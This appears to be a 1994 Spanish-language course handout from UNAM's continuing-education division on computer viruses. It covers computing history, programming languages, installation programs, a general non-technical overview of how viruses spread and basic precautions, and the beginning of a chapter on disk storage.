FACULTAD DE INGENIERIA U.N.A.M.
DIVISION DE EDUCACION CONTINUA

CURSOS INSTITUCIONALES

▪ VIRUS INFORMATICOS ▪

DEL 20 DE JUNIO AL 1° DE JULIO DE 1994

SECRETARIA DE COMUNICACIONES Y TRANSPORTES

MATERIAL DIDACTICO

Expositor: Ing. Merry Samperio

México, D. F.

1994

Introducción

Cuando en la primera edición de la presente obra comenzaba esta introducción con el siguiente párrafo: "Hace pocos años nadie hubiera imaginado que su computadora podría enfermar. . . presentar síntomas desconocidos. . . y mucho menos que esta enfermedad fuera causada por. . . ¡un mortífero *virus*!", ya visualizaba el problema de los virus informáticos, que se propaga a una velocidad poco común.

Hoy día esto parece ser la causa más frecuente del mal funcionamiento de cualquier computadora, y también el origen de costosas pérdidas de información tanto en los discos flexibles —[Floppy disks]— como en los discos fijos o duros —[Hard disks]—. En ocasiones, los virus pueden provocar perturbaciones en el monitor al momento de ejecutar nuestro programa preferido, o incluso borrar los programas que ejecutamos o formatear el disco fijo o duro. Ciertamente creer que una computadora se enferma es sólo fantasía.

Los virus informáticos son hoy una realidad reconocida por las empresas dedicadas a la fabricación de software y hardware, e inclusive las oficinas de gobierno los reconocen como un problema que mina su productividad en el área de la computación, ya que sus computadoras (junto con las computadoras de las instituciones de educación), son las más afectadas.

¿Por qué llamarlos Virus? La gran similitud entre el funcionamiento de los virus informáticos y los virus biológicos, propició que estos pequeños programas se denominaran *virus*.

Contenido

Al hombre le toca hacer planes,

y al Señor dirigir sus pasos.

Proverbios 16:9

¿Por qué son diferentes los libros de computación de Macrobit?

La creciente necesidad de material de consulta que les sirva como herramienta de trabajo a las personas vinculadas al dinámico campo de la informática, nos permite cumplir con nuestro objetivo fundamental: llevar al usuario más allá de donde lo deja el manual de instrucciones que viene con la computadora y (o) con los programas de aplicación.

En Macrobit tenemos al lector en mente al concebir nuestras publicaciones. Cada título se selecciona cuidadosamente. Son obras escritas por autores destacados, cuyos conocimientos técnicos de computación se combinan con nuestra experiencia en la redacción de textos para que éstos resulten claros y concisos.

Nuestros libros incluyen todos los comandos, funciones y mensajes —tanto en español como en inglés— tal y como se visualizan en la pantalla del monitor. En ambas versiones idiomáticas se incluye la forma abreviada de la secuencia de comandos (en los casos en que lo permita el programa), para facilitar la digitación de éstos.

Para poder lograr la precisión y calidad requeridas por el lector, cada programa y cada pantalla son rigurosamente verificados por nuestros editores. Cada libro es tecleado, editado, diagramado y compaginado totalmente en forma electrónica, utilizándose para ello la más actualizada tecnología conocida como AUTOEDICION --[DESKTOP PUBLISHING]--.

No obstante, ofrecer una herramienta de trabajo que nos permita mantener actualizado al usuario con el vertiginoso avance de la tecnología, es un objetivo que sólo podremos lograr a cabalidad si contamos con la retroalimentación de las sugerencias y comentarios de ustedes, nuestros apreciados lectores.

Macrobit™

MacroFlash 1
Qué es la informática

La *informática* es la ciencia de la información. El término es acrónimo de INFORmación autoMATICA, que significa: todo aquéllo que tiene relación con el procesamiento de datos, utilizando las computadoras y (o) los equipos de proceso automático de información.

La informática es una ciencia relativamente nueva que aplica una tecnología rápidamente cambiante, por lo que es necesario mantenerse actualizado con las nuevas técnicas y metodología, así como con la terminología y ramas auxiliares que se utilizan cada día más. Resulta muy difícil imaginar cualquier disciplina científica, tecnológica, económica, social, etc., en donde no tenga cabida la ciencia de la informática.

El matemático norteamericano Claude E. Shannon es el creador de la moderna teoría de la información, y la define de la siguiente manera: *Información* es todo lo que reduce la incertidumbre entre diversas alternativas posibles. En informática la información es sinónimo de datos --[Data]--, por lo que es común utilizar términos como *proceso de datos* para referirse a proceso de información.

Shannon fue el creador del término BIT (acrónimo de BInary digiT), que es la unidad básica de información, y demostró que el Algebra de Boole es la herramienta más adecuada para estudiar los sistemas binarios y, por supuesto, su aplicación en las computadoras.

Algunas de las disciplinas que más se han desarrollado en el campo de la informática son la teleinformática, el teleproceso, las redes de computadoras, el procesamiento de datos, la telemática, los sistemas

multiusuarios y, finalmente, la programación, que es una valiosa y necesaria herramienta para la informática.

Qué es una computadora

Computadora es un término que ha causado polémica en el mundo hispanoparlante. En las publicaciones sobre computación provenientes de España se le denomina ordenador (del francés Ordinateur) y con menos frecuencia computador (del inglés Computer), mientras que en los países latinoamericanos se ha generalizado otra traducción del vocablo inglés: computadora.

La computadora es una máquina o dispositivo capaz de recibir información --[Input data]--, procesarla (ordenarla, realizar operaciones matemáticas con ella, etc.) y presentar resultados --[Output]-- en la forma deseada (impresa, en pantalla, en archivos grabados en discos, etc.).

En ocasiones se ha definido a la computadora como un cerebro electrónico o como un cerebro idiota de alta velocidad, pero resulta más apropiado considerarla como un procesador de datos o solucionador de problemas de propósito general y de alta velocidad, ya que dista mucho de poder comparársele con el cerebro humano.

El valor de la computadora radica en su extraordinaria velocidad de procesamiento y en la exactitud de sus cálculos, cualidades útiles en tareas repetitivas que resultan tediosas para el hombre. La computadora puede realizar esas tareas en forma sistemática, durante las 24 horas del día y sin pérdida de velocidad, dependiendo solamente del programa que obviamente debe haber elaborado el ser humano.

El desarrollo cronológico (a grandes rasgos) de la evolución de la tecnología hasta llegar a las computadoras actuales es el siguiente:

Hace miles de años se inventó en el cercano oriente el ábaco de forma primitiva, y esta técnica se hizo muy popular en casi todo el mundo. Los ábacos más conocidos hasta nuestros días son el chino y el japonés, los cuales son muy parecidos.

Fue hasta 1642 cuando Blaise Pascal diseñó una máquina calculadora mecánica a base de engranes, que ya era capaz de sumar. En 1671 Gottfried Wilhelm Leibnitz, basado en los estudios de Pascal, empieza a trabajar en la construcción de una calculadora que pudiera multiplicar y dividir, y la termina en 1694.

En 1822 el inglés Charles Babbage trabajó en un proyecto que él denominó *la máquina diferencial*, con la intención de producir tablas logarítmicas de hasta 6 cifras, pero el proyecto nunca fue terminado. Babbage también trabajó en diseñar su *máquina analítica*, la cual tampoco terminó pues su tecnología era muy adelantada para su época y nunca pudo construir las sofisticadas piezas que diseñaba para ella. Algunos de los principios de estas máquinas han sido utilizados en la construcción de las modernas computadoras

En 1890 el Dr. Herman Hollerith desarrolló un sistema basado en tarjetas perforadas para codificar datos de la población, el cual se utilizaría durante el censo en Estados Unidos. En 1896 fundó una compañía que, al fusionarse después con otras dos, formó lo que es hoy la International Business Machines (IBM).

La primera computadora, Mark 1, fue desarrollada por el Dr. Howard H. Aiken de la Universidad de Harvard, con apoyo de IBM desde 1937 hasta 1944, cuando fue puesta en operación. La computadora pesaba unas 5 toneladas y estaba constituida por 78 máquinas sumadoras conectadas entre sí por 800 kilómetros de cable.

Por esos años también se desarrollaban otras computadoras; en la universidad de Pensilvania la Electronic Numerical Integrator and Calculator (ENIAC); en la universidad de Cambridge, Inglaterra, la Electronic Delay Storage Automatic Calculator (EDSAC), que ya incorpora las ideas sobre almacenamiento de programas del Dr. John von Newman.

En 1951 se desarrolla la Universal Automatic Computer (UNIVAC) y a partir de entonces la tecnología avanza a pasos agigantados hasta llegar a nuestros días, donde las microcomputadoras han alcanzado un alto grado de perfección en su funcionamiento por sus altas velocidades de procesamiento, gran capacidad de almacenamiento de datos en la

memoria, reducción considerable en su tamaño y precios bastante accesibles para cualquier usuario.

Programación

Una de las herramientas más útiles para la informática es la programación, pues todas las operaciones y manejo de información que realiza la computadora sólo funcionan bien si el programa correspondiente se ha diseñado correctamente, mediante una secuencia de instrucciones bien definidas o *algoritmo* que permiten resolver paso a paso un problema. (Los algoritmos generalmente se representan con diagramas de flujo o fluxogramas al elaborar un programa.)

Esto hace que las principales preocupaciones de todo programador —cuando desarrolla un programa— sean: (1) el que su creación no contenga bucles --[loops]-- o ciclos infinitos de los cuales es muy difícil salir, (2) que no maneje incorrectamente los archivos de forma que conlleve pérdida de información, (3) que no incluya instrucciones que puedan "dejar congelada" a la computadora, etc. (Esta forma de programación se conoce como *programación defensiva*, y es la que consume la mayor parte del tiempo de programación.)

Resulta verdaderamente frustrante para los programadores que el pasatiempo preferido de algunas personas sea el de modificar un programa laboriosamente diseñado, invirtiendo el código objeto --[object code]-- y modificando los mensajes o registros de derechos de autor. Lógicamente, esto no lo puede hacer el usuario común de computadoras, a menos que sea con la ayuda de programas desensambladores.

Lenguajes de programación

Hace apenas tres décadas, los programadores tenían que escribir sus programas utilizando solamente el *lenguaje de máquina* o código binario --[machine language o binary code]--, lo que significaba un trabajo complicado y tedioso. Por tal motivo se evolucionó al *lenguaje de ensamblador* --[assembly language]-- que permite el uso de expresiones mnemotécnicas y las traduce a lenguaje de máquina. (Siendo



Figura MF 1-1: Con el vertiginoso avance de la informática se desarrollaron los lenguajes de programación de *alto nivel*, facilitando la comunicación entre la computadora y el usuario.

éstos los llamados lenguajes de bajo nivel por estar limitado su uso a programadores profesionales.) Algunos lenguajes de bajo nivel conocidos son Ensamblador, Easycoder, Neat, etc.

Con el vertiginoso avance de la informática, pronto se desarrollaron los *lenguajes de programación* llamados *de alto nivel*, que al permitir la inclusión de instrucciones y comandos en lenguaje común —generalmente en inglés— quedaron al alcance de la mayoría de los usuarios. En este caso, el mismo lenguaje sirve de traductor para que las instrucciones puedan ser ejecutadas por la computadora. (Estos *intérpretes* necesitan estar siempre presentes en la memoria convencional (o RAM) para traducir cada instrucción o comando y ejecutarlo en el orden indicado, por lo que resultan más lentos en su operación.)

Para hacer más rápida la ejecución de los programas creados usando lenguajes de alto nivel, se debe usar un *compilador* --[compiler]--. Este es, en esencia, un programa "traductor" que interpreta las instrucciones o comandos del lenguaje de alto nivel y las traduce al código binario que usan las computadoras, creando así un "programa compilado" o

ejecutable (.EXE), que no necesita tener el lenguaje "fuente" en la memoria para su ejecución.

El primer lenguaje de alto nivel fue el **FORTRAN** --[acrónimo de FORmula TRANslator]-- o lenguaje traductor de fórmulas. Este apareció en 1954 y resulta muy adecuado para aplicaciones científicas por estar orientado a problemas matemáticos.

Posteriormente surgieron vários lenguajes de alto nivel que se adecuaban a diferentes aplicaciones, entre ellos citamos los siguientes:

ADA --[Llamado así en honor de Augusta Ada Byron]-- (Lady Ada Lovelace.) Escrito en 1979 por investigadores del Departamento de Defensa de Estados Unidos, es un lenguaje de alto nivel para aplicaciones científicas y administrativas en computadoras, con capacidad de multiproceso.

ALGOL --[acrónimo de ALGOrithmic Language]-- o lenguaje algorítmico para la resolución de problemas. Introdujo el concepto de estructuras de bloques y declaración explícita de variables en los lenguajes de programación. Se utiliza mucho para resolver problemas matemáticos.

APL --[acrónimo de A Programming Language]--. Desarrollado en 1962, es un lenguaje interactivo orientado a problemas matemáticos, gracias a su gran capacidad para manejar arreglos y matrices.

APT --[acrónimo de Automatic Programmed Tools]--. Es un lenguaje de alto nivel de los llamados Lenguajes para Procesos de Control, orientado a la producción y se utiliza para generar códigos e instrucciones destinadas a máquinas de control numérico.

BASIC --[acrónimo de Beginner's All-purpose Symbolic Instruction Code]--, es el más sencillo y más fácil de aprender, por lo que ha tenido un rotundo éxito entre los usuarios de microcomputadoras. Aunque siempre resultó muy lento en sus procesos por ser un intérprete, ya existen paquetes como Quick BASIC o Turbo BASIC, que son compiladores --[compilers]-- que convierten en "ejecutables" (.EXE) los programas desarrollados con BASIC, haciéndolos tan rápidos como

aquéllos que han sido elaborados con Pascal o con cualquier otro lenguaje.

C, un lenguaje de programación muy compacto desarrollado por los laboratorios Bell y que debe su éxito al sistema operativo UNIX (que está totalmente escrito en este lenguaje). Combina la estructura de control del lenguaje de alto nivel, con la capacidad de impartir instrucciones a la computadora de manera similar a las del lenguaje ensamblador.

COBOL --[acrónimo de COmmon Business-Oriented Language]-- o lenguaje orientado a usos comerciales. Particularmente adecuado a las operaciones matemáticas necesarias en las áreas de contabilidad y administración.

FORTH --[acrónimo de FOuRTH]--, aludiendo a los lenguajes de cuarta --[fourth]-- generación. Desarrollado por Charles Moore, permite al usuario hacerlo crecer de acuerdo a sus necesidades y sus principales aplicaciones son en robótica, programación de juegos electrónicos y aplicaciones matemáticas.

LISP --[acrónimo de LISt Processor]--. Lenguaje usado en aplicaciones de inteligencia artificial --[Artificial Intelligence (AI)]--, conocido también como Common LISP. Se trata de un lenguaje orientado a objetos, los cuales maneja o trabaja con listas de símbolos. Esto contrasta con otros lenguajes de programación que sólo procesan instrucciones y datos numéricos.

LOGO. Escrito por Seymour Papert, es un lenguaje de alto nivel enfocado a la enseñanza de programación a principiantes y niños. Es de fácil operación y se caracteriza por su sencillez y gran capacidad de graficación.

MODULA-2, lenguaje estructurado de alto nivel escrito por N. Wirth, que permite hacer módulos que trabajan independientemente uno del otro.

PASCAL, escrito en 1971 y nombrado así en honor al matemático y filósofo francés Blaise Pascal. Ha tenido mucho éxito en la enseñanza

de la computación, ya que aplica la estructuración en la programación. Desarrollado por N. Wirth.

PL/1 --[acrónimo de Programming Language one]-- o lenguaje de programación número uno. Tiene uso en aplicaciones científicas y comerciales o administrativas. Fue desarrollado por IBM como alternativa al FORTRAN, COBOL y ALGOL.

Programas comerciales

La mayoría de los programas comerciales de todo tipo se presentan para la venta en su versión de *código objeto* --[object code]--. (El código objeto --[object code]-- es un archivo de instrucciones —escrito con el código binario o lenguaje de máquina— que se ha hecho "ejecutable" al compilar el programa originalmente realizado en *código fuente* --[source code]--.)

Cuando se desarrolla un programa para una aplicación específica, es muy común que el programador lo codifique o escriba usando uno de los lenguajes de alto nivel más populares. Al archivo o programa que



Figura MF 1-2: Varios programas populares de aplicación.

contiene las instrucciones se le llama *código fuente* --[source code]--. Sin embargo, la computadora no diferencia entre un archivo de datos y otro que contenga un programa, excepto por la extensión asociada con él: .DTA o .TXT para archivos de datos o texto, y .COM o .EXE para archivos ejecutables (que la computadora ejecuta tan pronto se teclea su nombre y se pulsa [Enter]).

Puede usted cambiar muy fácilmente el nombre y (o) extensión de un archivo usando el comando RENAME del sistema operativo DOS, o el mismo comando de algún programa como Q DOS II, PC Tools o Norton Utilities. De esta manera se puede intentar que la computadora ejecute un archivo de datos que se llame VENTAS.DTA renombrándolo a VENTAS.COM, pero al no encontrar las instrucciones que espera, la computadora dará problemas y hará que se "caiga" el sistema. (Es decir, se quedará estática y no responderá a ninguna instrucción que se le dé desde el teclado. Para continuar con su trabajo, será necesario *reinicializar* --[reboot]-- el equipo.)

Si un programa está bien documentado y estructurado, es muy fácil que cualquier otro programador —que domine el mismo lenguaje de programación— pueda modificar los mensajes y (o) instrucciones para personalizar la presentación visual y (o) la forma en que éste opera. Pero cuando se intenta modificar un software que ya está compilado, lo más probable es que se generen fallas que ocasionen el mal funcionamiento de las rutinas que debe ejecutar el programa.

Programas de instalación

Los fabricantes de programas comerciales de aplicaciones generalmente indican cómo "instalar" el programa, previendo así la necesidad que tenemos los usuarios de configurar el software a nuestro equipo. Por tal motivo incluyen en el mismo un archivo *de instalación* --[Install]-- cuya función específica consiste en "modificar" el programa tratándolo como si fuera un archivo de datos —aun estando escrito en código objeto—.

Mediante la instalación y configuración se prepara al programa para determinado entorno de hardware, y se optimiza su funcionamiento en

los diferentes tipos de equipo. Durante el proceso, el usuario debe contestar una serie de preguntas acerca de su computadora, sus periféricos y demás características específicas de su sistema, para que esos datos se graben en el programa, y así pueda funcionar adecuadamente.

El conocimiento de cómo funcionan estos programas de instalación —que modifican parámetros de otros programas— nos permite comprender los principios en los que están basados los virus informáticos; sólo que éstos se introducen en el sistema subrepticiamente, realizan sus operaciones sin autorización del usuario y, además, se reproducen por sí solos. ¡Pero cuidado. . . Alguien los introduce en su computadora. . . Ellos no llegan solos!

Los virus se reproducen solamente cuando son propagados por operadores malintencionados, o cuando de buena fe se copia un disco o un programa de procedencia desconocida sin verificar si hay infección. Es decir, una computadora no puede infectarse si alguien no ejecuta un programa o inserta un disco en la unidad de disco y por lo menos pide visualizar el directorio del mismo. (En algunos casos esta



Figura MF 1-3: Nunca permita el acceso de extraños al área de informática.

simple operación será suficiente para que un maligno virus invada al sistema e infecte programas ejecutables tales como el COMMAND.COM).

Los virus existen

La *Computer Virus Industry Association* (CVIA) reporta que en 1990 —sólo en Estados Unidos— más de 500 formas de "infecciones virales" afectaron a unas 200 000 (doscientas mil) computadoras. No obstante, es posible que aproximadamente un 50% de casos de infección no se hayan denunciado. Los costos generados por los virus informáticos son muy altos (de muchos millones de dólares), fundamentalmente por concepto de pérdida de información que deberá ser regenerada, así como por la limpieza y respaldo —[backup]— de los archivos y programas.

¡No cabe duda, los virus informáticos existen, están aquí! Cada día se detectan nuevos tipos de ellos y ya no es posible seguir ocultando su existencia. Por su parte, los virus conocidos son constantemente modificados para causar mayores o diferentes daños y evitar su detección. Es necesario afrontar el problema con medidas adecuadas y no ser víctimas del pánico ni tomar medidas extremas, como *dar formato* al disco fijo que se suponga está infectado. ¡Ese debe ser el último recurso al cual acudir!

La mejor manera de enfrentar a los virus informáticos consiste en reconocer que tenemos un problema, y pensar que la mayoría de los problemas de las computadoras son causados —en primer lugar— por los humanos. Luego, indague usted si se trata de fallas en el hardware. Finalmente —cuando haya agotado todas las posibilidades de fallas conocidas—: ¡Cuidado!, puede ser un temible virus el causante de sus preocupaciones.

Por ello, lo mejor que puede hacer al detectar algo extraño en la computadora es *apagarla*. Eso hará que si efectivamente se ha introducido un programa de virus a la memoria, el mismo quede temporalmente eliminado, ya que éstos sólo actúan mientras el sistema esté encendido.

Figura MF1-4: Al apagar la computadora los virus se eliminan de la memoria.

Esto es: un virus es dañino sólo cuando está activo en la memoria de la computadora, y siempre se activará cuando usted inicie la carga del sistema desde un disco infectado o ejecute un programa que haya sido infectado por algún virus.

Al encender su computadora nuevamente, podrá aplicar algunas medidas preventivas de *detección* y *erradicación* del virus que haya invadido su sistema. Esto se logra haciendo que el sistema operativo arranque desde la unidad de disco A con un disquete protegido contra escritura, cuyo contenido sepamos que está libre de virus. (Como veremos más adelante, ese mismo disquete puede contener los antivirus y demás herramientas que le permitan curar la computadora enferma.)

MacroFlash 2
Almacenamiento de la información

Los virus se propagan en las computadoras, autocopiándose en los medios de almacenamiento de la información (disquetes, discos fijos, etc.), y es frecuente que los usuarios de las computadoras no sepan de qué manera se almacenan los datos en los discos.

Si conocemos la estructura de los discos y su funcionamiento, entenderemos cómo y en qué áreas de los discos se alojan esos temidos programas llamados virus, y lógicamente nos será más fácil localizarlos y podremos tomar las medidas adecuadas para combatirlos.

Por qué se almacenan los datos

En las operaciones de lectura o grabación de archivos en cualquier medio magnético, se puede sufrir pérdida de información de manera accidental. En el caso de los discos fijos, las velocidades de acceso llegan a alcanzar hasta 3 600 rpm, y manejan millones de caracteres por segundo, por lo que cualquier variación de voltaje —mayor o menor que el normal— puede ocasionar problemas.

La estructura o formato para almacenar la información en los medios magnéticos que utilizan las computadoras varía cuando se emplean diferentes sistemas operativos, pero la manera de trabajar con la información es muy semejante. Además, algunos fabricantes de equipos de computación han logrado una estandarización y compatibilidad que permite escribir un archivo o programa en Japón y traerlo a América,



Figura MF 2-1: Diversos medios de almacenamiento de información.

en donde se pueden leer y (o) modificar los datos si es necesario.

Más aún, mediante un codificador/decodificador llamado *módem* se puede trasmitir información —o programas— directamente por vía telefónica a cualquier parte del mundo.

Lo anterior, que significa un gran avance para la informática, sirve también como medio para la diseminación de los programas de virus, lo que demuestra la vulnerabilidad de las computadoras y, sobre todo, de los sistemas para almacenamiento de información.

Cuando se trabaja con la computadora desarrollando un programa o ejecutando alguna aplicación, toda la información que se genera se va almacenando en la memoria convencional o RAM --[Random Access Memory]--, la cual es una memoria volátil; es decir, que "desaparece" cuando usted apaga la computadora.

Resulta muy desagradable que por una interrupción del suministro de energía eléctrica, se pierda todo el trabajo de una tarde. Por este motivo se desarrollaron una serie de *sistemas de almacenamiento de*

información que inicialmente consistían en cintas magnéticas o casetes en donde se guardaba toda la información de la memoria.

Esta manera de archivar los datos era muy semejante a las grabaciones de cinta comerciales, o sea, en forma de pulsos acústicos. Como las computadoras manejan o reconocen la información como números binarios, hubo la necesidad de convertir estos pulsos acústicos a código binario para que la computadora pudiera reconocer la diferencia entre los bits "encendidos" --[ON]-- y los "apagados" --[OFF]--, o sea, los *ceros* y los *unos* del sistema de numeración binario. Por lo general se utilizaban tonos de 2 400 ciclos para representar los unos, y de 1 200 para indicar que se trataba de los ceros.

Este sistema de almacenamiento de información es muy confiable y de bajo costo, por lo que está al alcance de cualquier usuario. Actualmente sólo se utilizan para archivar copias de seguridad o respaldo de datos, debido a su lentitud en la lectura y (o) grabación de la información, ya que son medios de acceso secuencial, lo que significa que para

